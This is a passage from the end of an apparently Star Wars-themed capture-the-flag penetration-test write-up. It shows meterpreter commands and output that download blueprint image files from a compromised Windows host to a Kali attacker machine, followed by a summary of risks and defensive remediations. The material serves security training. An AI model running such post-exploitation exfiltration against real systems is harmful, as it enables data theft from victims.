100666/rw-rw-rw-  175703   fil   2018-02-26 00:14:22 -0500  blueprint2.jpg
100666/rw-rw-rw-  56571    fil   2018-02-26 00:17:15 -0500  blueprint3.jpg
100666/rw-rw-rw-  109575   fil   2018-02-26 00:17:55 -0500  blueprint4.jpg
```

Step 40: Download the picture files from the victim's machine to the attacker's machine using kali linux.


>download *.jpg /root

```
meterpreter > download *.jpg /root
[*] downloading: .\blueprint1.jpg -> /root/blueprint1.jpg
[*] download   : .\blueprint1.jpg -> /root/blueprint1.jpg
[*] downloading: .\blueprint2.jpg -> /root/blueprint2.jpg
[*] download   : .\blueprint2.jpg -> /root/blueprint2.jpg
[*] downloading: .\blueprint3.jpg -> /root/blueprint3.jpg
[*] download   : .\blueprint3.jpg -> /root/blueprint3.jpg
[*] downloading: .\blueprint4.jpg -> /root/blueprint4.jpg
[*] download   : .\blueprint4.jpg -> /root/blueprint4.jpg
meterpreter >
```


Step 41: Select Places>Home folder>Deathstar directory.



Step 42: View the blueprint2.jpg file to view the flag and solve the challenge 4.



Step 43: View the blueprint3.jpg file to view the flag and solve the challenge 5.



Conclusion & Wrap-Up

Summary with observations, Successes & Failures, Challenges

Observations:

- Exploiting old or unpatched vulnerabilities could be a possible attack vector.
- Firewall settings should carefully control external network access to inside systems.
- It is critical to have strong access controls for sensitive data.

Successes:

- Performing successful network penetration tests with Kali Linux tools.
- After compromising one system, the attackers shift their focus to other inside hosts.

Risks:

- Impact of Data Breach: Depending on the accessed data, theft of confidential information, as demonstrated by the stealing of the DeathStar designs, may result in a number of issues like financial fraud, theft of intellectual property, or privacy violations.
- Lateral Movement: By skilfully switching from the web server to an internal Windows server, the attacker may have been able to increase their level of access, stay on the network, and compromise other systems.
- Service Disruption: Vulnerabilities such as MS09-050 may allow denial-of-service attacks to be launched against impacted systems, hence affecting availability and productivity.
- Brand Reputation Damage: Negative publicity from security breaches that result in data breaches or service interruptions frequently erodes customer confidence and harms the company's reputation.

Remediations:

- Patch Management: To fix known vulnerabilities, and update and patch operating systems, applications, and firmware on a regular basis. Patch deployment should be automated to effectively defend against new threats.
- Network Segmentation: To prevent lateral movement and unwanted access, construct security zones within the internal network using VLANs and firewall rules.
- Least Privilege Principle: To reduce the risks associated with compromised credentials, apply a least privilege strategy to all user and service accounts while upholding the zero-trust concept.
- Logging and Monitoring: Enable thorough logging of system and network activity for monitoring purposes. Improve threat detection capabilities by centralizing logs in a SIEM for analysis and correlation.
- Planning for Incident Response: Create an incident response plan to quickly control and eliminate threats. Conduct incident response drills and exercises on a regular basis to stay prepared and efficient while handling security incidents.